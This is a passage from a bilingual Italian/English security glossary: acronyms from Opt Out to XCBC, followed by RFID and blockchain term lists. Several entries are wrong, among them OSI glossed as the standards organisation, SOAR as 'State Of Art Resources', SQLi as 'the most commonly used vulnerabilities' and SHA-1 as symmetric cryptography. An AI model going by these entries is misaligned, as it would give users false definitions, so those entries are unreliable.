email list gets a confirmation email telling them they will begin to receive emails if they take no action. Some marketers[who?] contend that "double Opt in" is like asking for permission twice and that it constitutes unnecessary interference with someone who has already said they want to hear from the marketer; however, it does drastically reduce the likelihood of someone being signed up to an email list by another person.*
(471) OPT OUT: *cancellazione dai servizi pubblicitari che utilizzano i cookie per far visualizzare la pubblicità;*
1) E–mail marketing: a clickable link or "opt out button" may be included to notify the sender that the recipient wishes to receive no further emails. While 95% of all commercial emails from reputable bulk emailers with an unsubscribe feature indeed work in this manner, unscrupulous senders and spammers can also include a link that purports to unsubscribe a recipient; clicking the link or button confirms to the originator that the email address used was a valid one, opening the door for further unsolicited e–mail;
2) Online advertising: targeted advertising and behavioral targeting are a series of technologies and techniques used mainly in online advertising to increase the effectiveness of advertisements. By capturing data generated by website and landing page visitors, advertisements are placed so as to reach consumers based on various traits such as demographics, psychographics, behavioral variables (such as product purchase history), and firmographic variables or other second order activities which serve as a proxy for these traits;

2.a) Opt out cookies: many of the biggest third party adserving companies offer Opt out cookies to users; Opt out cookies are cookies created by adserving companies to enable the user to block and prevent the advertising network from installing future tracking cookies; Opt out cookies are server specific, meaning that they only block cookies of a specific ad–serving company and won't block cookies from other companies; to do generalized blocking, the users must manage their cookies via their own browser's cookie settings.

2.b) Do Not Track (DNT) HTTP header; is an HTTP header field that requests that a web application or web site to disable its direct or cross–site user tracking of an individual user. The header field name is DNT and it currently accepts three values:

- *1, when the user does not want to be tracked (opt out)*
- ***0,** when the user consents to being tracked (opt in)*
- *Null (no header sent), when the user has not expressed a preference*

*3) WiFi positioning system: take advantage of the rapid growth of wireless access points in urban areas, and are used by companies like Google, Apple and Microsoft, to obtain data about their customers' location, in order to provide a better service; the localization technique is based on measuring the intensity of the received signal and access point "**fingerprinting**". However, some users have expressed concern about their privacy being affected by this type of unsolicited positioning systems, and have asked for **opt–out** alternatives. Google suggested the creation of a unified approach for opting–out from taking part in WiFi based positioning systems; suggesting the usage of the word "_nomap" (Underscore and nomap) append to a wireless access point's SSID to exclude it from Google's WPS database*

(472) OPSEC: *Operations Security*
(473) OS: *Operating System*
(474) OSI: *International Organization for Standardization*
(475) OSPF: *open Shortest Path First*
(476) OT: *Operational Technology*
(477) OTP: *One Time Password*
(478) OV: *Organization Validated*
(479) OWASP: *Open Web Application Security Project*
(480) P.L.: *Public Law*
(481) PaaS: *"Platform as a Service" è una categoria di cloud computing che fornisce agli sviluppatori una piattaforma e un ambiente per costruire applicazioni e servizi su Internet*
(482) PACS: *Physical Access Control System*
(483) PAdES: *PDF Advanced Electronic Signature*
(484) PA–DSS: *Payment Application Data Security Standard*
(485) PAKE: *Password Authenticated Key Exchange*
(486) PAM: *Password Authentication Module*
(487) PAN: *Primary Account Number*
(488) PAP: *Password Authentication Protocol*
(489) PASTA: *Process for Attack Simulation and Threat Analysis è una metodologia* risk-centric *in sette fasi*
(490) PBA: *Process Based Approach*
(491) PBX: *Private Branch Exchange*
(492) PCAP: *Packet Capture*
(493) PCI DSS: *Payment Card Industry Data Security Standard*
(494) PDCA: *Plan Do Check Act*
(495) PDM: *Product Data Management – strumento informatico per raccogliere le informazioni relative ad un prodotto*
(496) PDR: *Preliminary Design Review*
(497) PERT: *Program Evaluation Review Technique*
(498) PET: *Position Emission Tomography*
(499) PETS: *Privacy Enhancing Technologies*
(500) PFS: *Perfect Forward Secrecy*
(501) PHI: *Protected Health Information*
(502) PKCS: *Public Key Cryptographic Standards*
(503) PKI: *Public Key infrastructure*
(504) PIA: *Privacy Impact Assessment*
(505) PII: *Personally Identifiable Information*

(506) PIMS: *Privacy Information Management System*
(507) PISN: *Private Integrated Services Network*
(508) PIV: *Personal Identity Verification*
(509) PKCS: *Public Key Cryptography Standard*
(510) PKI: *Public Key Infrastructures*
(511) PLC: *Programmable Logic Controller*
(512) PLM: *Product Lifecycle Management – approccio integrato, basato su tecnologie, metodologie di organizzazione del lavoro collaborativo e sulla definizione di processi*
(513) POAM: *Plan of Action And Milestones*
(514) POC: *Point Of Contact*
(515) POP: *Post Office Protocol*
(516) PPD: *Presidential Police Directive*
(517) PPK: *Postquantum Preshared key*
(518) PPP: *Point-to-Point Protocol*
(519) PPTP: *Point-to-Point Tunneling Protocol*
(520) PQC: *Post-Quantum Cryptography*
(521) PRA: *Probabilistic Risk Assessment*
(522) PRAM: *Privacy Risk Assessment Methodology*
(523) PRF: *Pseudo Random Function*
(524) Privacy: *Defined as the right to be left alone and includes elements of protecting private life such as integrity of a person's home, body, conversations, data, honour and reputation following the Article 7 of the Charter of fundamental rights of the European Union*
(525) Processor: *Responsabile del Trattamento*
(526) PSK: *PreShared Key*
(527) PSS: *Probabilistic Signature Scheme*
(528) PSTN: *Public Switched Telephone Networks*
(529) PT: *Pen Testing*
(530) PTA: *Privacy Threshold Analysis*
(531) PTN: *Private Telecommunication Networks*
(532) P2PE: *Point–to–Point Encryption*
(533) QoS: *Quality of Service*
(534) R/M: *Reliability/Maintainability*
(535) RA: *Risk Assessment is the determination of quantitative or qualitative value of risk related to a concrete situation and a recognized threat (also called hazard)*
(536) RA: *Registration Authority*
(537) RAdAC: *Risk Adaptive Access Control*
(538) RADIUS: *Remote Authentication Dial In User Service*
(539) RAI: *Request for Additional Information*
(540) RAID: *Redundant Array of Inexpensive Disks*
Insieme ridondante di dischi economici (il termine "economici" si riferisce alla necessità di migliorare le prestazioni di un sistema costituito da memorie di massa a basso costo); è una tecnica di installazione raggruppata di diversi dischi rigidi in un computer (o collegati ad esso) che fa sì che gli stessi nel sistema appaiano e siano utilizzabili come se fossero un unico volume di memorizzazione; gli scopi del RAID sono: aumentare le performance, rendere il sistema resiliente alla perdita di uno o più dischi e poterli rimpiazzare senza interrompere il servizio; RAID sfrutta, con modalità differenti a seconda del tipo di realizzazione, i principi di ridondanza dei dati e di parallelismo nel loro accesso per garantire, rispetto ad un disco singolo, incrementi di prestazioni, aumenti nella capacità di memorizzazione disponibile, miglioramenti nella tolleranza ai guasti e quindi migliore affidabilità; le modalità più diffuse sono RAID 0, 1, 5 e 10; la 3 e la 4 sono state praticamente soppiantate dalla 5; alcuni sistemi usano modalità nidificate come la 10 o altre modalità proprietarie
(541) RAM: *Random Access Memory*
(542) RAR: *Risk Assessment Report*
(543) RASP: *Runtime Application Self–Protection*
(544) RBAC: *Role Based Access Control*
(545) RBD: *Reliability Block Diagram*
(546) RBS: *Risk Breakdown Structure (struttura di scomposizione dei rischi*
(547) RD: *Restricted Data*

(548) RDP: *Remote Desktop Protocol è un protocollo di rete proprietario sviluppato da Microsoft, che permette la connessione remota da un computer a un altro in maniera grafica; il protocollo di default utilizza la porta TCP e UDP 3389*
(549) REST: *REpresentational State Transfer (API)*
(550) RFC: *Request For Comments*
(551) RFI: *Request for Information*
(552) RFID: *Radio Frequency Identification*
(553) RGPD: *Regolamento (UE) 2016/679 Generale per la Protezione dei Dati*
(554) RIDM: *Risk Informed Decision Making*
(555) RIS: *Radiology Information System*
(556) RM: *Risk Management*
(557) RMA: *Reliability Maintainability Availability*
(558) RMP: *Risk Management Process*
(559) RMF: *Risk Management Framework*
(560) RMM: *Resilient Management Model*
(561) RMON: *Remote MONitoring*
(562) ROI: *Return of Investment*
(563) ROM: *Read Only Memory*
(564) RR: *Residual Risks; the remaining risk after the treatment of a risk*
(565) RRP: *Recovery and Resumption Planning*
(566) RSA: *Rivest, Shamir, & Adleman (public key encryption algorithm)*
(567) RSWG: *(INCOSE) Resilient Systems Working Group*
(568) RTU: *Remote Terminal Unit*
(569) S/MIME: *Secure/Multipurpose Internet Mail Extension*
(570) SA: *Security Association*
(571) SaaS: *"Software as a service" è un modello di distribuzione del software applicativo dove un produttore di software sviluppa, opera (direttamente o tramite terze parti) e gestisce un'applicazione web che mette a disposizione dei propri clienti via Internet previo abbonamento*
(572) SAD: *Security Association Database*
(573) SAE: *Society of Automotive Engineers*
(574) SAFECode: *Software Assurance Forum for Excellence in Code*
(575) SAMM: *Software Assurance Maturity Model*
(576) SAN: *Subject Alternative Name*
(577) SAOP: *Senior Agency Official for Privacy*
(578) SAP: *Special Access Program*
(579) SAST: *Static Application Security Testing – SAST solutions such as Source Code Analysis (SCA) have the flexibility needed to perform in all types of SDLC methodologies.*
(580) SAQ: *Self–Assessment Questionnaire*
(581) SBOM: *Software Bill Of Material*
(582) SC: *Security Category*
(583) SCA: *Source Code Analysis*
(584) SCADA: *Supervisory Control And Data Acquisition systems – sistemi di controllo industriali per il monitoraggio e controllo infrastrutturale o di processi industriali*
(585) SCAP: *Security Content Automation Protocol*
(586) SCEP: *Simple Certificate Enrollment Protocol*
(587) SCI: *Sensitive Compartmented Information*
(588) SCSI: *Small Computer System Interface, un'interfaccia standard progettata per realizzare il trasferimento di dati a bus in modalità parallela*
(589) SCM: *Software Configuration Manager*
(590) SCRM: *Supply Chain Risk Management*
(591) SDLC: *Software Development Life Cycle*
(592) SDL: *Security Development Lifecycle (Microsoft)*
(593) SDN: *Software-Define Networking*
(594) SDR: *System Definition Review*
(595) SDWAN: *Software-define Wide Area Network*
(596) SE: *Systems Engineering*
(597) SEI: *Software Endineering Institute*
(598) SG–SC: *Smart Grid Coordination Group*

(599) SGTF: *Smart Grid Task Force*
(600) SHA-1: *Secure Hash Algorithm symmetric cryptography*
(601) SIDR: *Securei Inter-Domain Routing*
(602) SIEM: *Security Information and Event Management*
(603) SIP: *Session Initiation Protocol*
(604) SIR: *System Integration Review*
(605) SLA: *Service Level Agreement*
(606) SLC: *Software Life Cycle*
(607) SMART: *Systems Management of Alert Responsive Tasks' – is a mnemonic to guide people when they set objectives, often called Key Performance Indicators (KPIs), for example for project management, employee performance management and personal development*
(608) SMART GRID: *An electricity network that can cost efficiently integrate the behaviour and actions of all users connected to it – generators, consumers and those that do both – in order to ensure economically efficient, sustainable power system with low losses and high levels of quality and security of supply and safety*
(609) SMB: *Server Message Block*
(610) SME: *Small and Medium sized Enterprises*
(611) SME: *Subject Matter Expert*
(612) SMTP: *Simple Mail Transfer Protocol*
(613) SMS: *Short Message Service*
(614) SNMP: *Simple Network Management Protocol*
(615) SOA: *Service Oriented Architecture*
(616) SOAR: *State Of Art Resources*
(617) SOC: *Security Operation Center*
(618) SoC: *System on Chip*
(619) SOG-IS: *Senior Official Group Information System Security*
(620) SOW: *Statement Of Work*
(621) SP: *Special Publication*
(622) SPD: *Security Policy Database*
(623) SPF: *Sender Policy Framework*
È un sistema di validazione delle email progettato per individuare tentativi di email spoofing. Il sistema offre agli amministratori di un dominio e-mail un meccanismo che consente di definire gli host autorizzati a spedire messaggi di quel dominio, consentendo a chi li riceve di controllarne la validità. La lista degli host autorizzati ad inviare email per un determinato dominio è pubblicata nel Domain Name System (DNS) per quel dominio, sotto forma di record TXT appositamente formattati. Il phishing, e talvolta anche lo spam, utilizzano indirizzi del mittente falsi, cosicché la pubblicazione e la verifica di record SPF può essere considerata in parte una tecnica anti-spam. La Sender Policy Framework è definita nella pubblicazione RFC 7208 di IETF.
(624) SPI: *Security Parameter Index*
(625) SPKI: *Subject Public Key Info*
(626) SRO: *Senior Risk Owner – is an Executive Director or Senior Management Board Member who will take overall ownership of the Organisation's Information Risk Policy, act as champion for information risk on the Board and provide written advice to the Accounting Officer on the content of the Organisation's Statement of Internal Control in regard to information risk*
(627) SSDF: *Secure Software Devolpment Framework*
(628) SSE: *System Security Engineering*
(629) SSH: *Secure SHell è un protocollo che permette di stabilire una sessione remota cifrata tramite interfaccia a riga di comando con un altro host di una rete informatica; è il protocollo che ha sostituito l'analogo, ma insicuro, Telnet*
(630) SSL/TLS: *Secure Socket Layer / Transport Layer Security*
(631) SSLV: *SSL Visibility (Symantec Appliance)*
(632) SSN: *Social Security Number*
(633) SSTP: *Secure Socket Tunneling Protocol*
(634) SQLi: *The most commonly used vulnerabilities*
(635) STAMP: *System Theoretic Accident Model and Processes*
(636) STPA: *System Theoretic Process Analysis*
(637) STRIDE: *è un acrostico per l'identità di spoofing, manomissione dei dati, ripudio, divulgazione delle informazioni, negazione del servizio, elevazione dei privilegi. È una metodologia di Microsoft.*

(638) SWOT: *technique for examination Strengths Weaknesses Opportunities and Threats; punti di Forza e di Debolezza, Opportunità e Minacce*
(639) TA: *Technical Authority*
(640) TCP: *Transmission Control Protocol*
(641) TCP/IP: *TCP/Internet Protocol*
(642) TCP-TLS: *TCP-Transport Layer Security*
(643) TCPROS: *TCP based Robot Operating System protocol*
(644) TE: *Threat Event*
(645) TEE: *Trusted Execution Environment*
(646) T&E: *Test and Evaluation*
(647) TFC: *Traffic Flow Confidentiality*
(648) TFUE: *Trattato sul Funzionamento dell'Unione Europea*
(649) TIC: *Tecnologie della Informazione e della Comunicazione o ICT*
(650) TKIP: *Temporal Key Integrity Protocol*
(651) TLS: *Transport Layer Security*
(652) ToE: *Target of Evaluation*
(653) TPM: *Technical Performance Measure*
(654) TPP: *Trust Protection Platform (Venafi)*
(655) Trike: *metodologia per la gestione dei rischi attraverso modelli*
(656) TSi: *Traffic Selector for Initiator*
(657) TSO: *TCP Segmentation Offload*
(658) TSr: *Traffic Selector for Responder*
(659) TTL: *Time to Live*
(660) TTP: *Tactics, Techniques and Procedures*
(661) UDP: *User Datagram Protocol è uno dei principali protocolli di trasporto della suite di protocolli Internet; è un protocollo di livello di trasporto a pacchetto, usato di solito in combinazione con il protocollo di livello di rete IP*
(662) UDPROS: *UD based Robot Operating System protocol*
(663) UMTS: *Universal Mobile Telecommunication System (3G – 3rd Generation)*
(664) UPN: *User Principal Name*
(665) UPS: *Uninterruptible Power Supply*
(666) URI: *Uniform Resource Indicator*
(667) URL: *Uniform Resource Locator*
(668) USB: *Universal Serial Bus*
(669) US-CERT: *United States Computer Emergency Readiness Team*
(670) VAST: *Visual Agile e Simple Threat, metodologia composta dal processo di modellazione delle minacce attraverso l'infrastruttura e l'intero SDLC*
(671) VCU: *Vehicle Control Unit*
(672) VIP: *Validation and ID Protection*
(673) VLAN: *Virtual Local Area Network*
(674) VM: *Virtual Machine*
(675) VNA: *Vendor Neutral Archive*
(676) VOA: *Voice Of Adversary*
(677) VoIP: *Voice over Internet Protocol*
(678) VPN: *Virtual Private Network*
(679) VXLAN: *Virtual eXtensible Local Area Network*
(680) ZT: *Zero Trust*
(681) ZTA: *Zero Trust Architecture*
(682) XAdES: *XML Advanced Electronic Signature*
(683) XBT: *vedi BTC*
(684) XEM: *crypto currency NEM*
(685) XSS: *Cross–Site Scripting*
(686) WAF: *Web Application Firewall*
(687) WAN:*Wide Area Networks*
(688) WEP: *Wired Equivalent Privacy*
(689) WIF: *Wallet Import Format*
(690) WiFi: *Wireless Fidelity*
(691) Waterfall: *Sequential Design Process*

(692) WG RA: Workgroup on Reference Architectures
(693) WG SGIS: Workgroup on Smart Grid Information Security
(694) WP: Working Party
(695) WPA: Wi-Fi Protected Access
(696) XCBC: eXtended Cipher Block Chaining

7. GLOSSARIO RFID

Nel Framework sono utilizzati numerosi termini relativi ai concetti di privacy e protezione dei dati e all'applicazione della tecnologia RFID in una vasta gamma di contesti.

Ai fini del presente quadro, le definizioni di cui alla direttiva 95/46/CE dovrebbero applicarsi in materia di privacy e protezione dei dati.

Le seguenti definizioni riguardano la tecnologia RFID e la sua applicazione, e sono rilevanti per il Framework:

(1) «disattivazione». Qualsiasi processo che interrompe le interazioni di un Tag RFID con il suo ambiente che non richiede il coinvolgimento attivo del consumatore

(2) «individuale». Una persona fisica che interagisce con o è coinvolta in altro modo con uno o più componenti di un'applicazione RFID (ad es. Sistema di back–end, infrastruttura di comunicazione, tag RFID), ma chi non gestisce un'applicazione RFID o esercita una delle sue funzioni. Sotto questo aspetto, un individuo è diverso da un utente. Un individuo non può essere direttamente coinvolto con la funzionalità dell'applicazione RFID, ma piuttosto, per esempio, può semplicemente possedere un oggetto che ha un tag RFID

(3) «sicurezza delle informazioni». Tutela della riservatezza, integrità e disponibilità delle informazioni

(4) «monitor». Svolgimento di un'attività allo scopo di rilevare, osservare, copiare o registrare la posizione, il movimento, le attività o lo stato di un individuo

(5) «applicazione RFID». Un'applicazione che elabora i dati attraverso l'uso di tag e lettori e che è supportata da un sistema di back–end e un'infrastruttura di comunicazione in rete

(6) «operatore di applicazioni RFID». La persona fisica o giuridica, l'autorità pubblica, l'agenzia o qualsiasi altro organismo che, da solo o in collaborazione con altri, determina gli scopi e i mezzi di gestione di un'applicazione, compresi i responsabili del trattamento dei dati personali che utilizzano un'applicazione RFID

(7) «Radio Frequency Identification (RFID)». L'uso di onde elettromagnetiche radianti o accoppiamento reattivo di campo nella porzione di radiofrequenza dello spettro per comunicare da un tag attraverso una varietà di schemi di modulazione e codifica per leggere in modo univoco l'identità di un tag di radiofrequenza o altri dati memorizzati su di esso

(8) «lettore RFID». Un dispositivo di acquisizione e identificazione dati fisso o mobile che utilizza un'onda elettromagnetica a radiofrequenza o un accoppiamento di campo reattivo per stimolare ed effettuare una risposta di dati modulata da un tag o un gruppo di tag

(9) «tag RFID». Sia un dispositivo RFID che ha la capacità di produrre un segnale radio o un dispositivo RFID che si ricollega, retrocede o riflette (a seconda del tipo di dispositivo) e modula un segnale portante ricevuto da un lettore o uno scrittore

(10) «informazioni tag RFID o informazioni sul tag RFID». Le informazioni contenute in un tag RFID e trasmesse quando il tag RFID viene interrogato da un lettore RFID

(11) «utente». In particolare, un utente dell'applicazione RFID, cioè una persona (o altra entità, come una persona giuridica) che interagisce direttamente con uno o più componenti di un'applicazione RFID (ad esempio, sistema di back–end, infrastruttura di comunicazione, tag RFID) per scopi di gestire un'applicazione RFID o esercitare una o più delle sue funzioni

8. GLOSSARIO BLOCKCHAIN

The vocabulary used in the context of blockchains is quite specific and can be hard to understand. Here are the essential concepts you should know in order to navigate this breakthrough technology:

(1) «Block»: a block is the data structure used in blockchains to group transactions. In addition to transactions, blocks include other elements such as the hash of the previous block and a timestamp

(2) «Claim»: *A characteristic or statement about a subject made by an issuer as part of a credential.*

(3) «Consensus algorithm»: *consensus algorithms ensure convergence towards a single, immutable version of the ledger. They allow actors on the network to agree on the content recorded on the blockchain, taking into consideration the fact that some actors can be faulty or malicious. This can be achieved by various means depending on the specific needs. The most famous consensus algorithms include Proof- of-Work, proof-of-stake and proof-of-authority*

(4) «Credential»: *A set of one or more claims made by an issuer. A credential is associated with an identifier.*

(5) «Custodian»: *An entity acting on behalf of another entity with respect to their identifiers and/or credentials.*

(6) «Distributed Ledger Technology»: *le DLT sono registri distribuiti che consentono l'accesso e la possibilità di effettuare modifiche da parte di più nodi di una rete*

(7) «Entity»: *A person, organization, or thing*

(8) «Ethereum»: *è una piattaforma di tipo computazionale che viene "remunerata" attraverso scambi basati su una crypto currency calcolata in Ether*

(9) «Ethereum Virtual Machine»: *EVM rappresenta di fatto l'ambiente di runtime per lo sviluppo e la gestione di Smart Contract in Ethereum*

(10) «Fork»: *sono strumenti utilizzati dal network blockchain per migliorarne le performance e per gestirne il protocollo. Si dividono in Soft Fork e Hard Fork. [Tratto da: "Blockchain: cos'è, come funziona e gli ambiti applicativi in Italia" di Mauro Bellini]*

(11) «Hard Fork»: *prevede un cambiamento irreversibile e impone ai partecipanti alla blockchain di effettuare obbligatoriamente l'aggiornamento. Con gli Hard Fork sono create nuove cripto monete come sono state ad esempio in passato i casi di Bitcoin Cash o prima ancora Zcash e Litecoin. [Tratto da: "Blockchain: cos'è, come funziona e gli ambiti applicativi in Italia" di Mauro Bellini]*

(12) «Hard Fork Planned o Contentious»: *possono essere di tipo Planned, ovvero pianificati e programmati, o di tipo Contentious, ovvero che non riescono a trovare il consenso della comunità. Nel caso degli Hard Fork Contentious, il cambiamento proposto al protocollo non trova un accordo all'interno della community e con l'Hard Fork si arriva a una forma di scissione della blockchain. Gli Hard Fork Contentious portano alla creazione di una nuova moneta. Nel caso di Hard Fork Planned il cambiamento del protocollo è pianificato e il passaggio viene approvato dai partecipanti alla community. Hard Fork Planned non conduce allo sdoppiamento della blockchain e le regole vengono aggiornate in forma di continuità. [Tratto da: "Blockchain: cos'è, come funziona e gli ambiti applicativi in Italia" di Mauro Bellini]*

(13) «Hash»: *a hash is the result of a function that transforms data into a unique, fixed length digest that cannot be reversed to produce the input. It can be viewed as the digital version of a fingerprint, for any type of data*

(14) «Holder»: *A custodian holding a credential on behalf of an entity*

(15) «Identifier»: *A blockchain address or other pseudonym that is associated with an entity*

(16) «Issuer»: *An entity that issues a credential about a subject on behalf of a requester*

(17) «Node»: *A node is a computer running specific software which allows that computer to process and communicate pieces of information to other nodes. In blockchains, each node stores a copy of the ledger and information is relayed from peer node to peer node until transmitted to all nodes in the network*

(18) «Permissionless Ledger»: *blockchain pubbliche sono aperte, non hanno una "proprietà" o un attore di riferimento e sono concepite per non essere controllate. L'obiettivo delle Unpermissioned Ledger è quello di permettere a ciascuno di contribuire all'aggiornamento dei dati sul Ledger e di disporre, in qualità di partecipante, di tutte le copie immutabili di tutte le operazioni. Ovvero di disporre di tutte le copie identiche di tutto quanto viene approvato grazie al consenso. Questo modello di blockchain impedisce ogni forma di censura, nessuno è nella condizione di impedire che una transazione possa avvenire e che possa essere aggiunta al Ledger una volta che ha conquistato il consenso necessario tra tutti i nodi (partecipanti) alla blockchain. [Tratto da: "Blockchain: cos'è, come funziona e gli ambiti applicativi in Italia" di Mauro Bellini]*

(19) «Permissioned Ledger»: *blockchain private possono invece essere controllate e dunque possono avere una "proprietà". Quando un nuovo dato o record viene aggiunto il sistema di approvazione non è vincolato alla maggioranza dei partecipanti alla blockchain bensì a un numero limitato di attori che sono*

definibili come Trusted. [Tratto da: "Blockchain: cos'è, come funziona e gli ambiti applicativi in Italia" di Mauro Bellini]

(20) «Presentation»: *Information derived from one or more credentials that a subject discloses to a verifier to communicate some quality about a subject*

(21) «Proof of Importance (POI)»: *è stato sviluppato un algoritmo che viene utilizzato nelle transazioni NEM e che permette di stabilire l'importanza di un determinato utente in base alla quantità di XEM presenti all'interno dell'account e in funzione del numero di transazioni che effettua con il suo portafoglio. [Tratto da: "Blockchain: cos'è, come funziona e gli ambiti applicativi in Italia" di Mauro Bellini]*

(22) «Relying Party»: *An entity that receives information about a subject from a verifier*

(23) «Requester»: *An entity that makes a request to an issuer to issue a credential about a subject*

(24) «Signature»: *signing a message or a transaction consists in encrypting data using a pair of asymmetric keys. Asymmetric cryptography allows someone to interchangeably use one key for encrypting and the other key for decrypting. Data is encrypted using the private key and can be decrypted by third-party actors using the public key to verify the message was sent by the holder of the private key*

(25) «Smart contract»: *smart contracts are pieces of code stored on the blockchain that will self-execute once deployed, thus leveraging the trust and security of the blockchain network. They allow users to automate business logic and therefore enhance or completely redesign business processes and services*

(26) «Soft Fork»: *si realizza e si attua dando vita a una versione aggiornata del protocollo blockchain compatibile con le versioni precedenti. Mette in atto un cambiamento reversibile che consente la partecipazione alla rete blockchain anche a tutti quei nodi che per varie ragioni decidono di non effettuare l'aggiornamento. [Tratto da: "Blockchain: cos'è, come funziona e gli ambiti applicativi in Italia" di Mauro Bellini]*

(27) «Subject»: *An entity that receives one or more credentials from an issuer*

(28) «System Owner»: *An entity that owns a given identity management system*

(29) «Token»: *tokens are a type of digital asset that can be tracked or transferred on a blockchain. Tokens are often used as a digital representation of assets like commodities, stocks and even physical products. tokens are also used to incentivize actors in maintaining and securing blockchain networks*

(30) «Token +»: *Accanto alla Tokenizzazione si è sviluppata anche una modalità definita come Tokenizzazione+ basata sui cosiddetti Token Etichettati. La emissione e la gestione di "Token etichettati" o Token+ o anche Labelled Token (LB) è una procedura che associa ai Token una serie di metadati per i quali lo scambio è condotto su un mercato secondario, tramite Smart Contracts su Blockchain Ethereum Mainnet. [Tratto da: "Blockchain: cos'è, come funziona e gli ambiti applicativi in Italia" di Mauro Bellini]*

(31) «Transaction»: *transaction is the most granular piece of information that can be shared among a blockchain network. They are generated by users and include information such as the value of the transfer, address of the receiver and data payload. Before sending a transaction to the network a user signs its contents by using a cryptographic private key. By controlling the validity of signatures, nodes can figure out who is the sender of a transaction and ensure that transaction content has not been manipulated while being transmitted over the network*

(32) «Validator nodes»: *Validator nodes are specific nodes in a network that are responsible for constituting blocks and broadcasting these blocks with the network. To create a valid new block they have to follow the exact rules specified by the consensus algorithm*

(33) «Verifier»: *An entity that verifies the validity of a presentation on behalf of a relying party*

(34) «ZKP, Prove a Conoscenza Zero»: *tecniche crittografiche avanzate che consentono di produrre la prova di una dichiarazione senza rivelare i dati sottostanti a tale affermazione*

(35) «XEM»: *criptovaluta ha lo scopo di creare una nuova forma di circolazione e condivisione del valore*

(36) «Wallet Import Format»: *WIF, also known as Wallet Export Format, is a way of encoding a private ECDSA key so as to make it easier to copy. A testing suite is available for encoding and decoding of WIF at: http://gobittest.appspot.com/PrivateKey*